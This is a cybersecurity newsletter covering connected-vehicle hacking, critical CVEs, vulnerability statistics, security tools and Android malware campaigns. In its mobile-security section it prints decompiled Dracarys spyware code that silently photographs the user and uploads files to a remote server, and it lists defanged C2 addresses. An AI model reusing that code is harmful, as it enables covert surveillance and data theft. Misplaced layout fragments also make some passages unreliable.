A new experiment was conducted by a team of cyber experts on one commercial flight which was on ground. The officials at the Homeland Security Department were astonished to find out that it was very much conceivable and executable for the miscreants to hack into the avionics of an aircraft. The experiment proved that the satellite communications equipment can be hacked using the air craft's Wi-Fi and in-flight entertainment devices. It is not an easy task to interfere with the air craft's avionics equipment but it is neither an impossible task. And if it is achieved, it can pose such a huge threat to the safety and avionics or navigation system putting everyone in an airborne air craft a risk/danger.

Today's sophisticated cars come with dozens of devices with electronic control and make them vulnerable for hackers.

Today's sophisticated cars come with dozens of devices with electronic control and make them vulnerable for hackers. Even if not all these cars are hackable, there are many flaws that could be exploited to gain control of the car while the engine is running. Worst situations could be like brakes failing, or an unanticipated jerking of the steering wheel or errors in display creating misperception. These malicious wares could be easily erased by the hackers after car crash or accidents by hacking and leaving no proof of hacking or any kind of meddling to the technology professionals. Car stealing could also become easy if the technology gets into the hands of thieves.

The first instance of cybersecurity in automotive came to light in 2015 when millions of cars were recalled due to a security issue. However, after the researchers confirmed the feasibility, the incidents of vehicles connected to Internet and attacks targeting the auto industry have only become more prevalent.

Risks: If the hackers can get wireless access to the vehicle's software, they can:

- Disable the brakes,
- Take control of the steering wheel,
- Blast the radio
- Blast air conditioning

Prevention: The telematics provide such paybacks that far outweigh the risks, and there are plenty of measures that can be put in place to mitigate hacking risks. The impact of successful attacks could be mitigated with certain steps as listed below:

The telematics provide such paybacks that far outweigh the risks, and there are plenty of measures that can be put in place to mitigate hacking risks.

Manufacturing Processes: The IT OT systems in the manufacturing plants need to be secured in the first place. Network segmentation, prevention of adjacent movement of data, running IoT devices wherever the end points are considered to be sensitive, on separate systems, encrypting the communication channels of these devices, frequently changing the passwords, updating systems, firmware regularly, including patches and features that are proposed to enhance the security, installing anti-malware software, employee's awareness training programs, controlling user access to prevent insider risks, getting penetration tests periodically and remediating vulnerabilities are some steps. Providentially, many telematics systems today routinely push out software updates.

Conceptualising and realising an identification and defence process and envisaging an architecture to mitigate potential breaches based on risk assessment is essential for user's protection.

Conceptualising and realising an identification and defence process and envisaging an architecture to mitigate potential breaches based on risk assessment is essential for user's protection. The internal systems of the cars connected to Internet must be similar to business networks in terms of configuration and segmentation. Employing efficient intrusion detection systems that can scan for any incongruities, isolating potentially affected systems. In case of vehicles such isolation should not affect the functioning of critical systems.

Securing vehicle telematics systems becomes utmost priority for the businesses and partners.

Securing Fleets: Securing vehicle telematics systems becomes utmost priority for the businesses and partners. Fleet management with telematics has been revolutionised with big data. The architecting has to be more selective when it comes to devices and the kind of services they are employed for. Telematics providers must guarantee high security standards. Access to these systems should be on the least privilege principle. Engine diagnostics to determine fuel efficiency and mileage, detecting rash driving and interior activity through sensors, provides valuable information which makes the connected technology a standard in every vehicle.

Fleet Protection: Meticulously vet the products prior installation with the help of professionals of any telematics software or hardware, irrespective of whether it is directly with a vendor or through a manufacturer of fleet management devices. Thoroughly go through online reviews, data sheets of the product on their websites to extract maximum information like the encryption policies used, method to validate their security, type of setup maintained by them.

In case of browser in the browser attack, everything looks fine as the domain is familiar, looks legitimate and is using HTTPS.

Internal Policies review: Employees should be able to understand the significance with vehicle mismanagement or disregard. A detailed policy should comprise information on:

- Data Point Capture Fleet Telematics
- Communication Procedures
- Directives on Proper Usage of Vehicles
- Strategies for Using Data and Updating Systems

It is very difficult to identify which is real and which is fake because the attackers easily use JavaScript to make the window appear on a link or button click, on the page loading etc.

Internal security policies should be reviewed frequently and as technology develops.

Access should be Restricted: The fleet should be positioned in a controlled environment for monitoring continuously. Tampering to be avoided by installing commercially off the shelf telematics devices securely. List of authorised people to use the vehicles should be a very short list, preferably comprising of the driver on duty and any essential users. Off-duty personnel and those in distinct divisions should not be approved access.

References:

[1] https://www.tripwire.com/state-of-security/security-data-protection/iot/protecting-fleet-data-security-threats/

[2] https://www.tripwire.com/state-of-security/ics-security/fulfilling-security-requirements-for-the-transportation-sector/

[3] https://www.tripwire.com/state-of-security/ics-security/auto-industry-higher-risk-cyberattacks/

Vulnerability Watch

Critical Vulnerability in Splunk Enterprise Deployment Server

Source: https://nvd.nist.gov/, https://www.splunk.com/

The deployment server is a tool for distributing configurations, apps, and content updates to groups of Splunk Enterprise instances. Critical Vulnerability (CVE-2022-32158) has been discovered in Splunk Enterprise Deployment Server which allows client to deploy forwarder bundles to other deployment clients. An attacker that compromised a Universal Forwarder endpoint could use the vulnerability to execute arbitrary code on all other Universal Forwarder endpoints subscribed to the deployment server. Versions before 9.0 are affected. Users are advised to update Splunk Enterprise deployment servers to latest version.

splunk>

Critical Vulnerability (CVE-2022-32158) has been discovered in Splunk Enterprise Deployment Server which allows client to deploy forwarder bundles to other deployment clients.

Critical Vulnerability in HID Mercury Intelligent Controllers

Source: https://nvd.nist.gov/, https://www.corporate.carrier.com/

HID Mercury access panels by LenelS2 were reported to contain critical vulnerability (CVE-2022-31481). It has a CVSSv3 score of 10.0. The vulnerability could lead to disruption of normal panel operations. The impacted LenelS2 part numbers include: LNL-X2210, LNL-X2220, LNL-X3300, LNL-X4420, LNL-4420, S2-LP-1501, S2-LP-1502, S2-LP-2500 and S2-LP-4502. Users are advised to update the access panels to latest firmware version.

HID® Mercury™ Controllers

The vulnerability could lead to disruption of normal panel operations.

Critical Vulnerability in Squirrel

Source: https://nvd.nist.gov/vuln/detail/CVE-2021-41556

Critical out-of-bounds read vulnerability (CVE-2021-41556) has been discovered in sqclass.cpp in Squirrel through 2.2.5 and 3.x through 3.1. It has a CVSSv3 score of 10.0. Execution of attacker-controlled squirrel script may allow an attacker to break out of the squirrel script sandbox even if all dangerous functionality such as File System functions have been disabled.

Critical out-of-bounds read vulnerability (CVE-2021-41556) has been discovered in sqclass.cpp in Squirrel through 2.2.5 and 3.x through 3.1.

Critical Vulnerability in SRCS VPN Feature of SIMATIC CP Devices

Source: https://cert-portal.siemens.com/productcert/pdf/ssa-517377.pdf

Critical Heap-based Buffer Overflow vulnerability (CVE-2022-34819) has been discovered in SIMATIC CP Devices. It has a CVSSv3 score of 10.0. The application lacks proper validation of user-supplied data when parsing specific messages. Successful exploitation of which may allow to execute code in the context of device.

The application lacks proper validation of user-supplied data when parsing specific messages.

Critical Vulnerability in Minetest

Source: https://nvd.nist.gov/vuln/detail/CVE-2022-35978

Minetest is a free open-source voxel game engine with easy modding and game creation. Critical Vulnerability (CVE-2022-35978) has been discovered in Minetest. It has a CVSSv3 score of 10.0. A mod can set a global setting that controls the Lua script loaded to display the main menu. Lua environment is not sandboxed and can directly interfere with the user's system. Versions prior to 5.6.0 are affected by the flaw.

Critical Vulnerability (CVE-2022-35978) has been discovered in Minetest.

Critical Vulnerability in Kromit GmbH

Source: https://nvd.nist.gov/, https://github.com/kromitgmb

Critical Improper Authorisation vulnerability (CVE-2022-2595) has been discovered in Kromit GmbH titra which is a modern open-source project for time tracking for freelancers and small teams. Versions prior to 0.79.1are affected by the flaw.

Critical Vulnerability in Cisco Small Business RV Series Routers


Source: https://nvd.nist.gov/, https://tools.cisco.com/

Critical vulnerability (CVE-2022-20827) has been discovered in the web filter database update feature of Cisco Small Business RV160, RV260, RV340, and RV345 Series Routers. Successful exploitation may allow an attacker to execute commands on the underlying operating system with root privileges. Cisco has released software updates that address this flaw.


Quarterly Vulnerability Analysis Report

KMS Team, NCIIPC

During Third quarter of 2022, a total of 5259 vulnerabilities have been observed, out of which majority of vulnerabilities have score ranging from 4-7. 19 percent of total vulnerabilities reported were of Critical severity. Google, Microsoft, Jenkins, Apple and Linux were the top five vendors having 25% of total reported vulnerabilities.




Severity-wise number of vulnerabilities



Severity-wise share of vulnerabilities

Severity	CVSSv3 Score	Number of vulnerabilities			Total Vulnerabilities	Severity Total
		Jun'22	Jul'22	Aug'22		
Low	0-1	0	0	0	0	128
	1-2	0	0	0	0	
	2-3	9	11	10	30	
	3-4	16	34	48	98	
Medium	4-5	177	159	104	440	2086
	5-6	275	231	266	772	
	6-7	278	294	302	874	
High	7-8	536	480	478	1494	2058
	8-9	155	238	171	564	
Critical	9-10	320	287	380	987	987
Total		1766	1734	1759		5259

S. No.	Vendor	No. of Vulnerabilities			Total
		Jun'22	Jul'22	Aug'22	
1.	Google	118	199	212	529
2.	Microsoft	119	153	160	432
3.	Jenkins	86	42	3	131
4.	Apple	40	40	28	108
5.	Linux	35	35	29	99
6.	H3C	17	14	67	98
7.	Adobe	36	34	27	97
8.	Oracle	6	86	0	92
9.	Fedoraproject	36	39	15	90
10.	IBM	24	36	24	84
11.	Cisco	11	55	11	77
12.	mediatek	18	27	25	70
13.	Siemens	26	36	6	68
14.	Intel	6	1	46	53
15.	Tenda	2	13	37	52



Count of vulnerabilities for top 15 vendors

Security App

Open-Source Tool for Finding Vulnerabilities in C, C++ Code

Source: https://www.securityweek.com/

Dubbed MATE a tool for identifying C, C++ code vulnerabilities is available under BSD 3-clause license. MATE relies on Code Property Graphs (CPGs) for static program analysis. The CPG includes a target's Abstract Syntax Tree (AST), Call Graph (CG), Control-Flow Graph (CFG), Inter-Procedural Control-Flow Graph (ICFG), inter-procedural DataFlow-Graph (DFG), Control-Dependence Graph (CDG), memory layout and DWARF type graph, Points-to Graph (PTG), and source-code to machine-code mapping. It can identify application-specific bugs that depends on implementation details and high-level semantics. The tool includes several applications built on top of the foundation of the CPG, including Flowfinder, MATE Notebooks, MATE POIs, and Mantiserve. Flowfinder provides browser-based user interface that helps in exploring program's code property graph, for interprocedural analysis of dataflows. The tool also comes with several automated analyses for vulnerability detection known as Points of Interests (POIs) which is written using python API.

The tool includes several applications built on top of the foundation of the CPG, including Flowfinder, MATE Notebooks, MATE POIs, and Mantiserve. Flowfinder provides browser-based user interface that helps in exploring program's code property graph, for interprocedural analysis of dataflows.

ODGen: Graph-based JavaScript Bug Scanner

Source: https://portswigger.net/

Researchers have discovered ODGen, a graph-based code analysis tool that can detect vulnerabilities in JavaScript programs. Graph-based scanners parse source code files into a graph structure that represents the different properties and execution branches of an application. This graph further can be used to model and find vulnerabilities in the source code. The researchers have proved the effectiveness of the tool by applying it to thousands of Node.js libraries. Object Dependence Graph (ODG) is a novel method to build graphs from JavaScript code. ODG uses Abstract Syntax Trees (AST) and adds features that are specific to JavaScript including fine-grained data dependency between objects. ODGen interprets JavaScript code and generates so-called Object Dependence Graph to capture dynamic features including object relations so that graph query-based approach can easily obtain information and detect vulnerabilities. ODGen is designed to detect vulnerabilities at application and package levels.

ODGen interprets JavaScript code and generates so-called Object Dependence Graph to capture dynamic features including object relations so that graph query-based approach can easily obtain information and detect vulnerabilities.

Google Open-sourced 'Paranoid': a Crypto Testing Library

Source: https://www.securityweek.com/, https://security.googleblog.com/

Image source: https://chromereleases.googleblog.com/

Google has announced the open sourcing of 'Paranoid', a tool for identifying well-known weaknesses in cryptographic artifacts. It supports testing of multiple artifacts such as digital signatures, general pseudorandom numbers and public keys. This library contains implementations and optimisations of existing work found in the literature. The existing work showed that the generation of these artifacts was flawed in some cases. It identifies issues caused by programming errors or the use of weak proprietary random number generators. It can also check black box artifacts, where the source code can't be inspected. It contains implementations and optimisations extracted from existing crypto-related literature. Google has used Paranoid to check crypto artifacts from Certificate Transparency (CT) and discovered thousands of entries impacted by critical and high-severity RSA public keys vulnerabilities. The Paranoid project contains checks for ECDSA signature and for RSA and EC public keys.

This library contains implementations and optimisations of existing work found in the literature.

Apple Install Security Updates Without Full OS Update

Source: https://thehackernews.com/

Apple has released a Rapid Security Response feature in iOS 16 and macOS Ventura that is designed to deploy security fixes without the need for a full operating system version update. The feature aims to separate regular software updates from critical security improvements and applied automatically so that users are quickly protected against in-the-wild attacks and unexpected threats. Rapid Security Response mirrors similar approach taken by Google through Play Services and Play Protect to secure Android devices from malware and other kinds of fraud. Another key security feature announced by apple is its support for third-party two-factor authentication apps with the built-in Passwords feature

Apple has released a Rapid Security Response feature in iOS 16 and macOS Ventura that is designed to deploy security fixes without the need for a full operating system version update.

in the Settings app. In permission-related update, USB-C and Thunderbolt accessories barring power adapters and standalone displays will be made to explicitly ask for user's consent before they communicate with macOS devices.

Snowflake to Find Threats Across Massive Data Sets

Source: https://www.snowflake.com/, https://www.securityweek.com/


Snowflake has launched a new Cybersecurity workload that helps cybersecurity teams to better protect their enterprises using its platform. It consists of extensive ecosystem of partners delivering security capabilities with connected applications. Snowflake's Data Cloud provides advanced analytics that remove manual processes and gives security team a clearer picture of evolving risks and threats. It provides mechanism to unify log and enterprise data and store virtually unlimited amount of data. It provides insights using universal languages like SQL and Python. In addition to the threat detection and response, new workload supports use cases including security compliance, cloud security, identity and access, vulnerability management and more.

Snowflake has launched a new Cybersecurity workload that helps cybersecurity teams to better protect their enterprises using its platform.

New Tool for Easy Access to MITRE ATT&CK

Source: https://ctid.mitre-engenuity.org, https://medium.com/mitre-engenuity

The Center for Threat-Informed Defense and Fujitsu have released a browser extension called ATT&CK Powered Suit. This extension enables quick searches for techniques, tactics, and more without disrupting the workflow. ATT&CK Powered Suit is a Chrome Extension freely available in the Chrome store that provides the MITRE ATT&CK knowledge base at one's fingertips. Powered Suit creates an overlay in the browser where one can quickly look up ATT&CK objects. By highlighting an unknown ATT&CK technique ID, Powered Suit can recognise these ATT&CK technique IDs and instantly link to them. It provides an Omnibar for the advanced users at the top of the Chrome window that includes the current URL and a search field for generalised search engines. Each search result contains 'copy snippets' underneath it such as 'Name' and 'Summary' that allows to copy information with a single click to paste in research notebook. These copy snippets can also be customised to match one's individual research process. Powered Suit executes all queries locally in the browser which results into an instantaneous search experience and thereby providing privacy.



Search ATT&CK...
ssh

Select the types of objects to include in search results:

● Techniques ● Tactics ● Mitigations
● Sub-techniques ● Software ● Data Sources
● Groups ○ Deprecated

T1021.004: SSH subtechnique

Adversaries may use Valid Accounts [https://attack.mitre.org/techniques/T1078] to log into remote machines using Secure Shell (SSH). The adversary may then perform actions as the logged-on user. SSH

Name Summary Link Go to

T1098.004: SSH Authorized Keys subtechnique

Adversaries may modify the SSH authorized_keys file to maintain persistence on a victim host. Linux distributions and macOS commonly use key-based authentication to secure the authentication process of SSH...


Name Summary Link Go to

It provides an Omnibar for the advanced users at the top of the Chrome window that includes the current URL and a search field for generalised search engines.

Mobile Security

Android Malware Dracarys Camouflage in Modified Signal App

Source: https://www.bleepingcomputer.com/




Signal Premium for Android

More Secure & More User-Friendly

Thanks! Your download will start in few seconds...
If not, please click here or

Download for Android




```
public void initGatherer(Context context) {
    this.okHttpClient = new OkHttpClient();
    this.recordingPath = new File(context.getFilesDir(), "recording");
    this.identityStore = IdentityStore.getInstance(context);
    this.context = context;
}

private ListenableWorker.Result uploadFile(File file, int i) {
    try {
        if (this.okHttpClient.newCall(new Request.Builder().url(ApiConfig.BM_URL).addHeader(this.identityStore.getUploadHeaderKey(), this.identityStore
            file.delete();
            return ListenableWorker.Result.success();
        }
    } catch (Exception unused) {
    }
    return ListenableWorker.Result.failure();
}


public void takeBackPicture() throws Exception {
    Camera open = Camera.open(0);
    open.setPreviewTexture(new SurfaceTexture(1));
    open.enableShutterSound(false);
    open.startPreview();
    open.takePicture(null, null, new Camera.PictureCallback() { // from class: org.zcode.dracarys.services.RecordingService$$ExternalSyntheticLambda6
        @Override // android.hardware.Camera.PictureCallback
        public final void onPictureTaken(byte[] bArr, Camera camera) {
            RecordingService.this.lambda$takeBackPicture$1(bArr, camera);
        }
    });
}

/* JADX INFO: Access modifiers changed from: private */
public /* synthetic */ void lambda$takeBackPicture$1(byte[] bArr, Camera camera) {
    try {
        File filesDir = getFilesDir();
        File file = new File(filesDir, FileUtils.getTimeStampName() + "_back.jpg");
        file.createNewFile();
        new FileOutputStream(file).write(bArr);
        camera.stopPreview();
        camera.release();
        this.cameraExecService.submit(new Runnable(file) { // from class: org.zcode.dracarys.services.RecordingService$$ExternalSyntheticLambda7
            public final /* synthetic */ File f$1;

            {
                this.f$1 = r2;
            }
```

Cyble Research Lab has found that Bitter Advanced Persistent Threat (APT) group is delivering a new Android malware called "Dracarys" which is targeting China, India, Pakistan, New Zealand and United Kingdom. The malware is capable of data stealing, microphone activation and geo location. The hacking group created phishing sites which appears like genuine Signal App download portal. The Dracarys malware added in the source code of Signal App, upon installation by the victims the malware abuses the Accessibility Service to grant the permission to run in the background even if the Signal App is closed. Once the app is launched the Dracarys malware connects to the Firebase Server to receive commands and collect SMS data, Call logs, contact list and GPS location from the victim's device and transmit to C&C server. Also, the malware may capture the screenshots from the device, record audio and upload media to the C&C server.

Sova Android Banking Malware Updates with Ransomware Feature

Source: https://www.zdnet.com/




```
protections
  DeleteProtection
  InfoProtection
  InfoProtection$executeTaskOn$1
  InfoProtection$executeTaskOn$2
  ResetProtection
  ResetProtection$executeTaskOn$1
  ResetProtection$executeTaskOn$2
  UninstallProtection
  UninstallProtection$executeTaskOn$1
```

```
protections
  AssProtection
  AssProtection$executeTaskOn$1
  AssProtection$executeTaskOn$2
  AssProtection$triggers$1
  GAllowProtection
  GAllowProtection$triggers$1
  InfoProtection
  InfoProtection$executeTaskOn$1
  InfoProtection$executeTaskOn$2
  InfoProtection$triggers$1
  ResetProtection
  ResetProtection$executeTaskOn$1
  ResetProtection$executeTaskOn$2
  ResetProtection$triggers$1
  UninstallProtection
  UninstallProtection$executeTaskOn$1
  UninstallProtection$triggers$1
```

Cybersecurity researchers at online fraud prevention company Cleafy, shared about the updated Sova Android banking malware which reappeared with more powerful features as it can encrypt the victim devices. It has ability to harvest usernames and passwords via stealing cookies and keylogging etc. The malware is also updated with the ability to impersonate more than 200 banking and payment Apps, and it can target cryptocurrency wallets. The Sova malware also includes the ability to intercept Multi Factor Authentication (MFA) tokens, which allows the attacker to steal the sensitive information of the accounts. Users should be cautious while downloading the apps and one should use trustworthy download sites only.

'Mobile Network Protection' feature in Microsoft Defender

Source: https://www.bleepingcomputer.com/



Create app configuration policy

Not configured

Configuration Settings

Configuration settings format: Use configuration designer

Use the JSON editor to configure the disabled configuration keys.

Configuration key	Value type	Configuration value	Description
Enable Network Protecti...	integer	0	1 - Enable , 0 - Disable ; This se...

Connected apps

Enable users to connect this app across: Enabled [✓ Not configured]

Microsoft offers a Mobile Network Protection feature in Defender for Endpoint that helps organisations identify, assess, and remediate endpoint weaknesses in their enterprise networks with the help of robust threat intelligence. The new Mobile Network Protection feature will provide protection and notification against rogue Wi-Fi-related threats and rogue certificates. It also provides Remediation options to change networks when a network is determined as unsecure or suspicious. The users also get in-app guided experience to configure network protection on Android and iOS devices via the Microsoft Endpoint Manager Admin center.

AMEXTROLL Android Banking Trojan Spotted in the Wild

Source: https://blog.cyble.com/

The security researcher found posts made by Threat Actors (TAs) on a cybercrime forum mentioning the AMEXTROLL Android Banking Trojan. In the post, the TAs claim that their Android malware is encrypted, obfuscated, and persistent with powerful features. The beta version is available for rent at $3.5k/month, and the test APK is on sale for $300. During installation, this malware shows a popup for enabling Accessibility Service. After enabling the Accessibility Service, the malware starts abusing the Accessibility Service feature to carry out malicious activities. The malware uses Virtual Network Computing (VNC) to capture the victim's device screen for tracking victim's activity in real-time. With help of this malware, TAs can bypass two-factor authentication, disable Google Play Protection and remove any anti-virus application installed on the victim's device using Command and Control (C&C) server. According to Security researchers, The TAs target a specific application on the victim's device and inject HTML malicious code into the target application. Victim whenever interacts with the targeted application; it will create an overlay to steal any credentials entered by the victim in targeting applications.





Figure 1: Control panel image uploaded by the TA



Our App requires your operational authorization to keep you completely safe.

Click the "Continue" button below to authorize our security system to work on your device.

Our app use this service for make your device safety

Use Antivirus Protection?

Antivirus Protection needs to:


- Observe your actions
  Receive notifications when you're interacting with an app.
- Retrieve window content
  Inspect the content of a window you're interacting with.
- Perform gestures
  Can tap, swipe, pinch, and perform other gestures.

Figure 2: Accessibility Service

New Android Malware 'Autolycos' Targeted Google Play Store

Source: https://www.bleepingcomputer.com/

Evina security researcher, Maxime Ingrao has discovered the new malware named 'Autolycos' in at least eight Android Apps in Google Play store which is already downloaded 3 million times and this malware secretly subscribes users to premium services. Out of these eight apps six apps have been removed from the play store, two are still available named 'Funny Camera' by KellyTech and 'Razer Keyboard & Theme' by Rxcheldiolola. The Autolycos malware has ability to ask for authorisation to read SMS text on the smartphone, giving it access to the messages received. The malicious program executes URLs on a remote browser and includes the result in HTTP requests instead of android web view. Android users should monitor background battery consumption, Internet data and keep Play Protect active in their android phones.



Funny Camera in just one tap: Whitening teeth, smooth skin, reshape faces

Auto-Launching HiddAd on Google Play Store

Source: https://newsboardforme.com/

The security researcher recently detected HiddenAd or HiddAd application on Google Play Store. These applications are hiding after installation and auto-launching with advertisements after a specific interval of times without user interaction. Uninstalling such applications is difficult because application authors hide the app icon in the app drawer. They also use different deceptive techniques to make uninstallation less intuitive to the users. Users are interested in downloading such applications to get services such as phone speed-ups, junk cleaning, battery save, virus scan, etc. Generally, the main purpose of such applications is to generate revenue through aggressive advertisements. Auto-launching apps without user interaction is a dangerous weapon that can be abused to harm the devices and user data. In future, Threat Actors may use such applications to steal user data.

Figure: Application display advertisements

Android Malware BRATA Evolving into Advanced Persistent Threat

Source: https://www.cleafy.com/

BRATA was first discovered in 2019 in Brazil. BRATA appeared in Europe in June 2021. A new version of BRATA emerged in January 2022. In the most recent version, the modus operandi of BRATA reflects APT activity pattern. Generally, APT refers to an attack campaign in which threat actors are present in the target network for a long time for stealing sensitive data. In the updated version of this malware, a second-stage payload (unrar.jar) is dropped from the Command & Control (C2) server. As per the researchers, BRATA is now concentrating on one financial institution at a time and only switches to another when defences render their attacks ineffective. BRATA is now able to steal OTPs and 2FAs. A new SMS stealer app which is using the same C2 server as BRATA has also been identified. C2 server used by BRATA and the SMS stealer was 51[.]83[.]251[.]214 and other BRATA C2 server was 51[.]83[.]225[.]224.




Figure: Phishing page of BRATA

Financial Apps with Over Billion Downloads are Targeted by Trojans

Source: https://www.bleepingcomputer.com/

The top 10 Android mobile banking trojans are targeting 639 financial apps with a combined Google Play Store download counting more than a billion. Mobile banking trojans frequently make their way into the Google Play Store by hiding themselves behind seemingly innocent apps. Once a device is infected, the malware may then overlay login pages on top of trusted banking/finance applications to steal account credentials, watch notifications to intercept OTPs and even commit on-device

Mobile banking trojans frequently make their way into the Google Play Store by hiding themselves behind seemingly innocent apps.

financial fraud by exploiting accessibility services. With 121 targeted applications, the United States is the most targeted country. Following with 55 applications is the United Kingdom, followed by Italy with 43, Turkey with 34, Australia with 33, and France with 31. Teabot, which targets 410 out of 639 apps is the trojan that targets most of the applications, while Exobot targets a substantial pool of 324 applications. PhonePe, a popular app in India with 100 million downloads from the Play Store, is the targeted application with the highest downloads.

With 121 targeted applications, the United States is the most targeted country.

Backdoors Found on Counterfeit Android Phones

Source: www.securityweek.com/, www.infosecurity-magazine.com/


Doctor Web Cyber security firm has identified backdoors on Android devices that are counterfeit versions of popular phones. The identified smartphones are powered by an obsolete operating system version (Android 4.4.2). Older Android versions have various vulnerabilities that Google has been addressing the last several years. Malware running on older Android phones and trying to modify libraries to launch malware specifically, WhatsApp, WhatsApp Business, Settings, or phone system apps, etc. using libcutils.so library. Malware modifies libcutils.so the library to launches a Trojan from libmtd.so, the Trojan would proceed with dropping a second stage payload. Trojan fetch additional malicious modules from the server and execute them on infected Android devices. As a result, attackers gain access to infected apps' files, intercept and listen to phone calls, send spam, read chats and execute other malicious actions depending on modules. Doctor web also discovered that the Android devices partition implants could have been deployed via malware that's part of the 'Fake Updates'. To avoid the risk of this malware, it is recommended that purchase mobile devices only from legitimate and official stores.

Older Android versions have various vulnerabilities that Google has addressing the last several years. Malware running on older Android phones and trying to modify libraries to launch malware.

Hackers Using Fake DDoS Protection Pages to Distribute Malware

Source: https://thehackernews.com/, https://www.digitaltrends.com/

Hackers are using WordPress websites to show fake DDoS protection pages that spread malware such as Raccoon Stealer and NetSupport RAT. While accessing the Internet, DDoS protection pages could frequently appear. These pages are connected to CDN/WAF services, which are used for crucial browser verification checks created to stop the bot and unwanted traffic from consuming bandwidth and bringing down websites. Fake DDoS are achieved by fake prompts which lead victims to download trojan malware. The latest attack method involves taking over websites (specifically WordPress) to show DDoS protection pop-ups, when clicked, downloads a security_install.iso




.com says

Enter Personal Verification Code From The Application DDOS GUARD

PLEASE WAIT TRYING TO ESTABLISH A CONNECTION..

Figure: Fake DDoS protection pop-up

which is a malicious ISO file called 'DDOS GUARD'. Another file, security_install.exe, executes a PowerShell command via the debug.txt file. Once the file is opened, a popular remote access Trojan 'NetSupport RAT' is loaded onto the system. The scripts that run once have access to the PC and will also install and launch the password-stealing Trojan 'Raccoon Stealer'. It is recommended that Site administrators must update the software regularly, implement a firewall and implement 2FA and strong passwords. Users should make sure that their browser has updated and tight script blocking settings enabled.



APP ICON

FILE INFORMATION

File Name 3.apk

